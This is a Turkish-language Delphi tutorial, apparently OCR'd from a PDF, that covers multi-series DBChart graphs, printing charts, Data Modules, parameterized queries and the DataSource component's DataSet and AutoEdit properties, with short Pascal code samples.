
Uygulamanıza ait en son ekran görüntüsü yukarıdaki pencerede gözüktüğü şekilde gerçekleşmiş olmalıdır. Şimdi de sizlere birden fazla seri şeklinde çizilen grafikleri tek bir ekranda nasıl gösterebileceğinizi göstereceğim. Aşağıdaki adımları dikkatlice takip ediniz.

Birden Fazla Seri İçeren Grafik Oluşturmak:

Gelir-Gider değerlerinin tutulduğu tabloya ait bilgileri, tek bir grafik içerisinde yöneticiye göstermek amaçlı aşağıdaki şekilde oluşturunuz.


Fieeld Name(Sütun İsmi)	Type(Tipi)	Size (Kaç Karakter)	Key(Primary ind)
AYLAR	A	25	
GELIR	$		
GIDER	$		

- Birinci adımda formunuza bir adet "Table" nesnesi yerleştirip yukarıdaki tabloyla bağlantısını sağlayın.
- İkinci adımda formunuza bir adet "**DBChart**" kontrolü yerleştirerek, mousun sağ tuşuna tıklayın.
- Açılan menü seçeneklerinden "**Edit Chart**" a tıklayarak aşağıdaki pencerenin açılmasını sağlayın. Bu pencerede ard arda iki kere "Add" buttonuna tıklayarak (başlıklarınıda "Title" a tıklayarak belirleyin) iki adet seri yaratın.




- Bu adımda "Gelir" isimli seriyi seçip "**Series**" yaprağında yer alan "DataSource" sayfasında aşağıdaki şekilde değişikliklerinizi yapın.
- Daha önceki örnekte gösterdiğimiz görüntüsel ayarları teker teker siz yapın.
- "**Dataset**" kutusuna "Table1", "**Labels**" kutusuna "AYLAR", "Y" kutusunada "GELIR" atamalarını yapın.


❖ Son adım olarak tekrar “Chart” yaprağını aktifleştirin.



❖ Bu sefer “Gider” isimli seriyi seçerek “**Series**” yaprağındaki “**DataSource**” sayfasını aktifleştirin. Bu sayfadaki tüm ayarları da aşağıdaki şekilde yapın.



❖ Tekrar “**Chart**” yaprağına dönerek iki serinin başında yer alan işaret kutularının seçili olduğunu kontrol edin. Artık uygulamanızı çalıştırabilirsiniz.



Uygulamada iki adet serinin olduğu, birincisinin "Gelir" miktarını, ikincisinin de "Gider" miktarını tuttuğu sanıyorum dikkatinizi çekmiştir. Bu sayede zarar-kar durumunu grafikten kolayca izleyebilirsiniz.

Grafiği Yazdırmak:


Aşağıdaki komutla oluşturmuş olduğunuz grafiği yazıcıya gönderebilirsiniz. Serilerinizin ikiside bastırılacaktır.

```
procedure TForm6.Button1Click(Sender: TObject);
begin
  DBChart1.Print;//Yazdır
end;
```


Data Modul Yapısı:

Tablo kayıtlarını kullanıcıya gösterebilmek veya kullanıcının tablolara kayıt ekleyebilmesini sağlamak amaçlı olarak formunuza bir çok kontrol eklemekteyiz (Table,Query vs). Aynı bağlantılar projenizin içerisinde birçok defa tekrarlanacaksa, bu yapıyı "DataModul" içerisinde oluşturmak size hem zaman kazandıracak, hemde kodlamaya daha fazla zaman ayırabileceğiniz için sıkıntıdan kurtulacaksınız. Bu kontrolleri "DataModul" içerisinde kullanmak sonuçları asla değiştirmeyecektir. Aşağıda yapının oluşturulabilmesi için izlenmesi gereken adımlar incelenmektedir.

- "File->New->Other" menü adımlarından sonra aşağıdaki pencere açılacaktır.



- Açılan pencere den "**Data Module**" seçeneğini seçerek "**OK**" buttonuna tıklayın.



- "DataModule" isimli yukarıdaki pencere açılacaktır.

DataModule Kullanarak Tablolara Bağlanmak:

Bu bölümde projeye eklemiş olduğumuz yukarıdaki "DataModule" ü kullanarak veri tabanı içerisinde yer alan tablolara bağlanacağız. Aşağıdaki adımları izleyiniz.

- Birinci adım da "File->New->Other->Data Module" seçeneklerini izleyerek uygulamanıza bir adet "Data Module" nesnesi ekleyiniz (**Unit2 Oluşacaktır).**
- İkinci adım "BDE" yaprağında yer alan "Table" nesnesinden bir adet "Data Module" üzerine sürükleyin.
- "Data Module" üzerindeki "**Table**" nesnesini seçerek "**DataBaseName**" özelliğine aliasınızın ismini (gazi), "**Table Name**" özelliğine de bağlantı kuracağınız tablonun ismini aktarın (MAGAZA).
- Dördüncü Adım olarak "**Data Module**" üzerine "Data Access" yaprağında yer alan "**DataSource**" kontrolünden bir adet yerleştirip "**DataSet**" özelliğine "Table1" nesnesini aktarın.


- Son olarak "**Table**" nesnesinin "**Active**" özelliğine true değerini aktarın.

Bu mantıkla "Data Module" üzerine dilediğiniz kadar kontrol yerleştirebilirsiniz. Biz olayın anlaşılabilirliğini artırabilmek için bu şekilde basit bir yapı oluşturmayı uygun gördük.


Şimdiki bölümde de formumuzun üzerine yerleştireceğimiz kontrollerle "Data Modül" ü kullanarak tablonuzdaki kayıtlara nasıl erişebileceğinizi göstereceğim. Öncelikle aşağıdaki form tasarımını oluşturunuz.

Formunuzun üzerine bir adet "**DBGrid**" nesnesi ile bir adet "**DBNavigator**" kontrolü yerleştiriniz. Ardından formunuza ait "Unit" penceresine "**uses Unit2"** satırını ekleyin (Bu satırı eklemezseniz Data Modül Unit2 ye ait olacağı için


diğer işlemlerinizi gerçekleştiremeyeceksiniz). Bu satır sayesinde "Data Modül" nesnesine erişebileceksiniz.



Şimdi "DBGrid" kontrolünü seçerek "Object Inspector" penceresinde yer alan "DataSource" özelliğine tıklayın. Aşağıdaki şekilde "DataModül" ünüzün gözükeceği bir görüntü elde edeceksiniz (özelliğe bu nesneyi aktarın).




Aynı işlemi "DBNavigator" kontrolü için de yapıp uygulamanızı çalıştırın.



Görüldüğü gibi başka hiç bir kod satırına ihtiyaç duyulmadan, tablonuza ait tüm kayıtları kolayca listelemeyi başaracaksınız.


Data Module İçerisinde Parametre Oluşturmak:

Bu Defa daha karmaşık bir yapıya sahip olan "DataModule" içerisinde parametre oluşturma işlemine değineceğim. Örneğimiz için aşağıdaki şekilde içerisinde "DBGrid" , "DBNavigator" , "Button" ve "Edit" kontrollerinin yer aldığı form tasarımını oluşturunuz.



Artık projemize "Data Module" ekleyerek içerisinde parametre oluşturalım.

- "File->New->Other->Data Module" seçeneklerini izleyerek projenize bir adet "Data Module" nesnesi ekleyiniz.
- İkinci adımda "Data Module" içerisine "**BDE**" yaprağında yer alan "**Query**" kontrolünü sürükleyin.
- "Query" kontrolünün "**DataBase Name**" özelliğine aliasınızın ismini aktarın (gazi). Ardından "**SQL**" özelliğine tıklayarak aşağıdaki sorgu komutunu giriniz.




- ❖ “OK” Düğmesine tıklayın.
- ❖ Bu adımda “Query” kontrolünün “Active” özelliğine true değerini aktarın.
- ❖ Formunuza “Data Access” yaprağında yer alan Data Source nesnesinden ekleyerek “**DataSet**” özelliğine “**Query1**” kontrolünü aktarın.

- ❖ Son olarak aşağıdaki kod bloğunu formunuza ait “Unit” pencerenize ekleyiniz.

```
uses
  Windows, Messages, SysUtils, Variants, Classes, Graphics, Controls, Forms,
  Dialogs, DBCtrls, ExtCtrls, Grids, DBGrids,StdCtrls, unit3;//ekleyin
                  //DataModule3 e ulaşabilmek için ekleyeceksiniz.
procedure TForm1.Button1Click(Sender: TObject);
begin
  DataModule3.Query1.SQL.Clear;
  DataModule3.Query1.SQL.Add('Select * fROM magaza Where
MAGAZAADI=:MAG');//parametre yaratılıyor
  DataModule3.Query1.Params[0].AsString:=Edit1.Text;
  DataModule3.Query1.Open;
end;
```

Artık programınızı çalıştırabilirsiniz. Mağaza ismini “Edit” kontrolüne girip “Parametre” isimli düğmeye tıklayınız.



Yazmış olduğunuz mağaza ismine “Data Module” kullanarak kolayca ulaşabileceğinizi göreceksiniz.

DataSource Kontrolü:

Tablonuza ait kayıtların "Data Controls" yaprağında yer alan kontrollere aktarılabilmesi (veya tam tersi) için kullandığımız çok önemli bir kontroldür. Çok fazla özelliği olmamakla beraber, var olan bir kaç özellik aşırı önem arz etmektedir. Aşağıda kontrole ait kullanılan özellik ve yordamlar izah edilmektedir.


- **DataSource1.DataSet**

Bu özellik sayesinde kaynak olarak kullanılacak olan tablo kontrolü belirlenebilir. Bağlanılan kaynaktaki tüm kayıtlar bu aşamadan sonra formunuzun üzerindeki kontrollere aktarılabilecektir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Table1.DatabaseName:='gazi';
  Table1.TableName:='MAGAZA';
  DataSource1.DataSet:=Table1;//Kaynağa bağlan
  DBGrid1.DataSource:=DataSource1;
  Table1.Active:=TRUE;//kayıtları göster
end;
```

- **DataSource1.AutoEdit**

Varsayılan değeri true olan bu özellik tabloda yanlışlıkla yapılabilecek olan değişiklikleri engellemek için kullanılmaktadır. Şayet false değerini aktarırsanız, kullanıcı "DBNavigator" kontrolündeki "Edit" düğmesine basmadan veya "Table1.Edit" komutunu çağırmadan kontrollerdeki bilgileri değiştiremiyecektir. Özelliği anlamanız için aşağıdaki tasarımı oluşturup uygulamanızı çalıştırınız.




Fornunuzun üzerine bir adet "**Table**" bir adet "**DataSource**" bir adet "**DBNavigator**" ve bir adet "**DBGrid**" kontrolü yerleştirmek yeterli olacaktır.

Aşağıda vereceğim koda dikkat ediniz. Çünkü "DataSource" kontrolüne ait "**AutoEdit**" özelliğine "false" değeri aktarılmaktadır. Bu sayede kullanıcı mous ile tıklayarak kayıtlarda değişiklik yapamaz.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Table1.DatabaseName:='gazi';
  Table1.TableName:='MAGAZA';
  DataSource1.DataSet:=Table1;
  DataSource1.AutoEdit:=false; //dağiştirmeye izin verme
  DBGrid1.DataSource:=DataSource1;
  DBNavigator1.DataSource:=DataSource1;//Kaynağı Yönet
  Table1.Active:=TRUE;
end;
```

Şimdi programınızı çalıştırıp herhangi bir kaydı değiştirmeye çalışın, başaramayacaksınız.

